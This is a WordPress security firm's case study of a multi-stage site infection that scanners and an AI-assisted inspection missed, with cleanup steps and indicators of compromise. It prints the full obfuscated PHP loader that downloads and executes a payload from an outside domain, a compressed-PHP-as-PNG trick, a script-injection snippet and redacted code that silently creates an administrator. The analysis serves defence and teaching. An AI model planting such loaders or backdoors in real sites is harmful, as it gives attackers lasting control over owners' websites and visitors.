Case Study
Google Rejected the Security Review After Malware Scanners Said the WordPress Site Was Clean
Automated scanners and an AI-assisted inspection found no remaining malware, but Google continued to flag the WordPress site. Our manual investigation uncovered an obfuscated remote loader, compressed PHP malware disguised as a PNG, an unauthorized administrator and a malicious frontend script.

A WordPress website continued to display a Google Chrome “Dangerous” warning even after automated malware scans reported that the site was clean.
The client had already attempted to locate the remaining infection using security scanners and an AI-assisted inspection with Claude Code through the Novamira WordPress integration. According to the client, neither approach identified the active malware responsible for the warning.
After the client submitted the website for another Google security review, the review was rejected. That rejection indicated that malicious behaviour or compromised content was still present somewhere on the website.
The client then contacted 3Zero Digital for a manual WordPress malware investigation.
Our investigation uncovered a multi-stage infection involving:
- An obfuscated remote malware loader inside the active theme’s
functions.phpfile - A compressed PHP payload disguised as
themescreenshot.png - An unauthorized WordPress administrator account
- A suspicious internal endpoint named
/admin-ajax-script - JavaScript that loaded additional code from an external domain
- A persistence mechanism capable of downloading and executing replacement malware
This case demonstrates an important security lesson: a clean malware scan is not proof that a WordPress website is clean. Automated tools can provide useful evidence, but unusual loaders, disguised files, runtime injections and multi-stage infections can require manual forensic investigation.

The frontend source contained an unusual JavaScript resource loaded from /admin-ajax-script.
The problem: Google still considered the website dangerous
The website had previously been compromised and showed a browser security warning. A cleanup had already been attempted, and the scanners used during that process did not report an active infection.
Because the scans appeared clean, the client believed the security issue had been resolved and submitted the website for reconsideration through Google Search Console.
Google rejected the security review.
This created a confusing situation:
- The website appeared mostly normal when visited
- Automated scans did not identify the remaining malware
- An AI-assisted inspection had not located the active infection
- Google continued to detect a security problem
Rather than repeatedly submitting the same review, we treated the rejection as evidence that the previous cleanup had not removed every component of the infection.
The first clue: a fake WordPress AJAX script
During a manual review of the generated frontend source, we found the following suspicious script:
<script
    async
    id="admin-ajax-js-js"
    src="https://www.example.com/admin-ajax-script">
</script>
The script name was designed to resemble legitimate WordPress AJAX functionality.
The standard WordPress AJAX endpoint normally uses a path such as:
/wp-admin/admin-ajax.phpThe resource found on this website instead loaded from:
/admin-ajax-scriptIt was not located inside /wp-admin/, did not use the normal admin-ajax.php filename and returned executable JavaScript rather than a normal WordPress AJAX response.

Opening the suspicious endpoint directly revealed JavaScript that loaded another external script.
The endpoint returned code similar to this:
;(function(q,h,r,v,s){
    v=q.createElement(h);
    v.src=r;
    v.async=1;
    s=q.getElementsByTagName(h)[0];
    s.parentNode.insertBefore(v,s);
})(document,'script','https://external-domain.example/path');
This code dynamically created a new <script> element and loaded another JavaScript resource from an unrelated external domain.
Finding the injected script explained why Google could still consider the website dangerous, but removing only the visible JavaScript would not have solved the underlying problem. We still needed to identify how the code was being injected and how the attacker maintained access.
The persistence mechanism was hidden in functions.php
The active Novaro theme contained an unusual function named:
smart_wp_search()The name and comments made it appear related to normal WordPress search functionality. In reality, it was an obfuscated remote payload loader.

The malicious smart_wp_search function had been appended to the active theme’s functions.php file.
The injected code was:
if ( ! function_exists( 'smart_wp_search' ) ) {
    function smart_wp_search() {
        global $smart_wp_search_data;

        $smart_wp = 'gasiteaz' . 'lib' . 'axthemea' . 'themescreen';
        $smart_wp = explode(
            'a',
            'pn' . $smart_wp . 'shotacompress'
        );

        if (
            is_file(
                __DIR__ . '/' .
                $smart_wp[4] . '.' .
                $smart_wp[0]
            )
        ) {
            $smart_wp_search_xdata =
                $smart_wp[5] . '.' .
                $smart_wp[2] . '://' .
                __DIR__ . '/' .
                $smart_wp[4] . '.' .
                $smart_wp[0];

            load_template(
                $smart_wp_search_xdata,
                true
            );
        } else {
            $smart_wp_search_req = wp_remote_request(
                wp_parse_url(
                    home_url(),
                    PHP_URL_SCHEME
                ) . '://' .
                $smart_wp[3] . '.' .
                $smart_wp[1],
                NULL
            );

            $smart_wp_search_data = wp_upload_bits(
                $smart_wp[4] . '.' . $smart_wp[0],
                0,
                wp_remote_retrieve_body(
                    $smart_wp_search_req
                )
            );

            load_template(
                $smart_wp_search_data['file'],
                true
            );
        }
    }
}

add_action( 'init', 'smart_wp_search' );
Decoding the smart_wp_search malware
The loader deliberately broke important strings into fragments to prevent them from appearing clearly in the source code.
The first line constructed this value:
gasiteazlibaxthemeathemescreenThe malware then added additional text:
pngasiteazlibaxthemeathemescreenshotacompressFinally, it split that string at every letter a.
The resulting array was:
$smart_wp[0] = 'png';
$smart_wp[1] = 'site';
$smart_wp[2] = 'zlib';
$smart_wp[3] = 'xtheme';
$smart_wp[4] = 'themescreenshot';
$smart_wp[5] = 'compress';
These fragments were later reconstructed into three important indicators:
| Decoded value | Purpose |
|---|---|
themescreenshot.png |
The filename used to disguise the malicious payload as a theme image |
xtheme.site |
The external server used by the loader to request a replacement payload |
compress.zlib:// |
The PHP stream wrapper used to read the compressed payload |
A simplified and readable representation of the malware is shown below:
function smart_wp_search() {
    $local_payload =
        __DIR__ . '/themescreenshot.png';

    if ( is_file( $local_payload ) ) {
        load_template(
            'compress.zlib://' . $local_payload,
            true
        );
    } else {
        $remote_url =
            wp_parse_url(
                home_url(),
                PHP_URL_SCHEME
            ) . '://xtheme.site';

        $response = wp_remote_request(
            $remote_url,
            null
        );

        $saved_payload = wp_upload_bits(
            'themescreenshot.png',
            0,
            wp_remote_retrieve_body( $response )
        );

        load_template(
            $saved_payload['file'],
            true
        );
    }
}

add_action( 'init', 'smart_wp_search' );
How the malware worked
1. It ran whenever WordPress initialized
The final line registered the malicious function on the WordPress init hook:
add_action( 'init', 'smart_wp_search' );This allowed the loader to run during normal WordPress requests. The attacker did not need to access an obvious standalone backdoor file each time.
2. It searched for a fake PNG inside the active theme
The loader checked whether the following file existed:
/wp-content/themes/novaro/themescreenshot.pngA normal WordPress theme may contain a legitimate preview image named:
screenshot.pngThe malicious file used the similar name:
themescreenshot.pngThis naming choice helped it blend in with legitimate theme files.

The active theme contained both the legitimate screenshot.png file and the malicious themescreenshot.png payload.
3. It treated the PNG as compressed executable content
When themescreenshot.png existed in the theme directory, the malware constructed a path similar to:
compress.zlib:///path/to/themescreenshot.pngIt then supplied that path to WordPress’s load_template() function.
The file was therefore not being used as an image. Its compressed contents were being opened and loaded inside the WordPress PHP environment.
The .png extension was camouflage. It did not describe the file’s actual purpose.

Opening themescreenshot.png normally displayed binary compressed data rather than a valid theme image.
4. It downloaded another copy when the local payload was missing
If the theme-level file did not exist, the loader contacted:
https://xtheme.siteThe response was saved through WordPress using:
wp_upload_bits(
    'themescreenshot.png',
    0,
    $downloaded_content
);
The file would normally be written to the WordPress uploads directory.
If a file with the same name already existed, WordPress could generate numbered filenames such as:
themescreenshot.png
themescreenshot-1.png
themescreenshot-2.png
themescreenshot-3.png
...
themescreenshot-9.png
This explains why a recovered copy was identified as themescreenshot-9.png.
5. The downloaded content was immediately executed
After writing the remote response to disk, the loader passed the saved filepath to:
load_template(
    $smart_wp_search_data['file'],
    true
);
This meant the external server could supply PHP code that would be executed within WordPress.
In security terms, this was a remote payload loader and persistent backdoor. The external response could potentially be changed by the attacker without modifying the visible loader inside functions.php.
The fake PNG created an unauthorized WordPress administrator
After extracting one of the downloaded payloads, we found PHP code designed to create a specific WordPress administrator account.
The recovered code:
- Checked whether the attacker’s chosen username already existed
- Created the user with a hardcoded password and email address
- Attempted to suppress the normal new-user notification
- Assigned the new account the
administratorrole

The extracted PHP payload created an unauthorized administrator account. Credentials have been redacted for publication.
A safely redacted representation is:
<?php
if ( ! username_exists( '[REDACTED USERNAME]' ) ) {

    add_filter(
        'wp_new_user_notification_email',
        '__return_false'
    );

    $user_id = wp_create_user(
        '[REDACTED USERNAME]',
        '[REDACTED PASSWORD]',
        '[REDACTED EMAIL]'
    );

    remove_filter(
        'wp_new_user_notification_email',
        '__return_false'
    );

    $user = new WP_User( $user_id );
    $user->set_role( 'administrator' );
}
Once created, an unauthorized administrator could access the WordPress dashboard and make further changes, including:
- Editing theme or plugin files
- Installing additional plugins
- Creating more administrator accounts
- Adding JavaScript injections
- Changing website content
- Reinstalling malware after partial cleanup
The article does not publish the attacker’s original username, password or email address because those details are unnecessary for understanding the infection and could create avoidable security risks.
Was the fake PNG responsible for the malicious JavaScript endpoint?
The evidence confirmed that the following components existed on the same compromised website:
- The
smart_wp_search()loader - The compressed
themescreenshot.pngpayload - Code that created an unauthorized administrator
- The malicious
/admin-ajax-scriptresource - An external JavaScript loader
However, the recovered administrator-creation payload did not by itself show exactly how the /admin-ajax-script endpoint was registered.
That endpoint may have been created by:
- Another payload delivered through the same loader
- A separate file installed by the attacker
- A database injection
- A rewrite rule or server-level configuration
- Changes made through the unauthorized administrator account
For accuracy, we treat the loader, fake PNG, administrator account and malicious JavaScript as related evidence from the same compromise, while avoiding an unsupported claim that the recovered administrator payload alone created the frontend endpoint.
Why the malware scanners did not detect it
The scanners used before 3Zero Digital was hired reported no remaining malware. That did not necessarily mean the tools were defective. This infection contained several characteristics that made automated detection more difficult.
The loader was hidden inside a legitimate file
The malicious code was appended to the active theme’s real functions.php file. It was not stored only in an obviously suspicious standalone file.
Important indicators were constructed at runtime
The original loader did not contain complete plain-text references to:
xtheme.site
themescreenshot.png
compress.zlib://
Instead, the strings were fragmented and reconstructed while PHP was running.
A basic search for the complete domain or filename could therefore fail to find the loader.
The payload used an image extension
The second-stage payload ended in .png, which made it look like a static image rather than executable code.
A scanner focused mainly on PHP extensions may not inspect every image file with the same depth.
The infection was multi-stage
The visible functions.php code was only a loader. The most important behaviour existed in a second file that was compressed, downloaded separately and executed dynamically.
The remote payload could change
Because the loader requested content from an external server, the response could potentially vary over time.
A scanner running when the external server returned nothing, blocked the request or served different content might not observe the same behaviour seen during the compromise.
Some evidence appeared only during runtime
The malicious /admin-ajax-script resource was visible in the rendered page source and browser request chain.
A file-only scan may not reproduce every frontend request, rewrite rule, database-generated script or conditional injection.
Why the AI-assisted inspection also missed the infection
According to the client, Claude Code was used through the Novamira WordPress integration to help inspect the website before 3Zero Digital was hired.
That investigation did not identify the active infection in this case.
This does not mean that AI-assisted tools cannot help with WordPress troubleshooting. Their results depend heavily on:
- The instructions and investigation scope provided to the AI
- Which folders, files and database tables were examined
- Whether non-PHP extensions were inspected
- Whether compressed or binary files were decoded
- Whether frontend network requests were traced
- Whether files were compared with verified clean originals
- Whether persistence and reinfection mechanisms were investigated
An AI tool may be able to read code that it is shown, but it must first be directed to the relevant evidence.
In this case, the key was connecting multiple clues:
- Google continued to flag the site
- The frontend loaded a suspicious internal script
- The endpoint loaded external JavaScript
- The active theme contained an obfuscated loader
- The loader reconstructed a remote domain and fake PNG filename
- The PNG contained compressed executable PHP
- The extracted payload created an unauthorized administrator
This required forensic reasoning across browser output, WordPress source code, theme files, compressed payloads and user-account persistence.
What we removed and repaired
The cleanup included the removal of the active infection and the security mechanisms that allowed it to persist.
- Removed the malicious
smart_wp_search()block from the active theme - Removed the fake
themescreenshot.pngpayload - Searched for numbered copies such as
themescreenshot-1.pngandthemescreenshot-9.png - Removed the unauthorized WordPress administrator account
- Removed the malicious frontend script and suspicious endpoint
- Reviewed the active theme and plugins for additional injected code
- Checked WordPress uploads for executable or disguised payloads
- Reviewed other themes, plugins and must-use plugins
- Updated the WordPress themes and plugins
- Cleared website, server and CDN caches
- Verified that the malicious resource was no longer present in the frontend source
- Prepared the website for a new Google Search Console security review
Security credentials and WordPress salts should also be rotated after this type of compromise because an unauthorized administrator or remote loader may have exposed more than one access path.
The result
After the manual cleanup:
- The obfuscated remote loader was no longer present
- The fake PNG payload was removed
- The unauthorized administrator was removed
- The malicious JavaScript resource no longer loaded on the frontend
- The active themes and plugins were updated
- The website was ready for another Google security review
A review request should only be submitted after confirming that the visible symptom, underlying payload and persistence mechanisms have all been removed.
Repeatedly requesting reconsideration without identifying the remaining infection will not fix the underlying security issue.
Indicators identified in this investigation
| Indicator | Why it was suspicious |
|---|---|
smart_wp_search() |
Deceptive function name used by the remote loader |
themescreenshot.png |
Compressed PHP payload disguised as a theme image |
themescreenshot-[number].png |
Possible duplicate payloads created when the original filename already existed |
xtheme.site |
Remote domain reconstructed by the loader |
compress.zlib:// |
PHP wrapper used to read compressed payload content |
/admin-ajax-script |
Non-standard endpoint returning external JavaScript |
admin-ajax-js-js |
Misleading frontend script identifier designed to resemble WordPress AJAX |
| Unknown administrator | Persistence account created by the extracted PHP payload |
These indicators should not be used as the only basis for a cleanup. The external payload could change, and related infections may use different filenames, domains, usernames or script paths.
What site owners should learn from this case
Malware removal is not complete when a scanner simply returns a green result.
A reliable investigation should answer several questions:
- What caused the visible warning or redirect?
- Where is the malicious code being generated?
- How does the malware survive after files are deleted?
- Were unauthorized users or scheduled tasks created?
- Did the infection modify the database or server configuration?
- Can the attacker download replacement payloads?
- Has the original vulnerability or stolen access been addressed?
This website required more than the deletion of one JavaScript snippet. The infection included a loader, a disguised payload, an unauthorized account and a frontend delivery mechanism.
Removing only one component could have allowed the website to remain compromised or become reinfected.
Frequently asked questions
Why does Google still flag my WordPress site after a clean malware scan?
A scanner may have missed an obfuscated file, database injection, conditional redirect, malicious administrator, server-level rule or runtime-loaded payload. A clean scan reports what that specific tool detected; it does not guarantee that every possible persistence mechanism has been removed.
Can WordPress malware be hidden inside a PNG file?
Yes. A filename extension does not guarantee that the file contains a real image. In this case, a file named themescreenshot.png contained compressed executable PHP content and was loaded through PHP’s compress.zlib:// wrapper.
Is themescreenshot.png a normal WordPress theme file?
The normal theme preview image is commonly named screenshot.png. A file named themescreenshot.png is not a standard WordPress requirement. It should be inspected rather than trusted based only on its extension.
Is smart_wp_search a legitimate WordPress function?
smart_wp_search() is not a standard WordPress core function. Custom themes and plugins can use any function name, so the name alone does not prove malware. In this incident, however, the function decoded a remote domain, downloaded a payload and executed a fake PNG file.
What does compress.zlib:// do in this malware?
It allows PHP to read compressed data through a stream wrapper. The malware used it to open compressed content stored inside a file with a .png extension before passing that content to WordPress for execution.
Why were there numbered themescreenshot PNG files?
WordPress can generate a unique filename when a file with the requested name already exists. Repeated downloads may therefore produce files such as themescreenshot-1.png, themescreenshot-2.png or themescreenshot-9.png.
Can WordPress malware create an administrator account?
Yes. Malicious PHP running inside WordPress can use WordPress user functions to create an account and assign it the administrator role. This provides persistent dashboard access even after another malicious file is removed.
Is /admin-ajax-script a normal WordPress endpoint?
No. The standard WordPress AJAX endpoint is normally /wp-admin/admin-ajax.php. A root-level path named /admin-ajax-script is not a default WordPress endpoint and should be investigated.
Why did Claude Code not find this malware?
According to the client, the AI-assisted inspection used before our involvement did not identify the infection. AI results depend on the files, database records, runtime requests and instructions included in the investigation. A disguised compressed payload may remain undiscovered when the relevant file or behaviour is not inspected and decoded.
What should I do when Google rejects a WordPress security review?
Do not immediately submit the same review again. Recheck the Security Issues report, frontend source, network requests, recent file changes, WordPress users, themes, plugins, uploads, database entries, cron jobs and server configuration. Submit another review only after the remaining malicious behaviour and its persistence mechanism have been removed.
WordPress still flagged after a cleanup?
If your malware scanner reports a clean website but Google, Chrome or another security service continues to display a warning, the infection may require a deeper manual investigation.
3Zero Recovery is designed for compromised WordPress websites where automated cleanup, generic scanning or previous repair attempts have failed.
We investigate the visible symptom, underlying payload, persistence mechanism and original access route—not only the first suspicious file found by a scanner.
Learn more about 3Zero Recovery or contact 3Zero Digital for a manual investigation.
Investigation and cleanup: MD Pabel, WordPress security specialist at 3Zero Digital
Experience: WordPress malware investigation and hacked-site recovery since 2018, with more than 4,500 compromised websites cleaned.
Evidence notice: Client-identifying information, attacker credentials and sensitive tokens have been removed or redacted. The technical analysis is based on files and behaviour recovered from the affected website.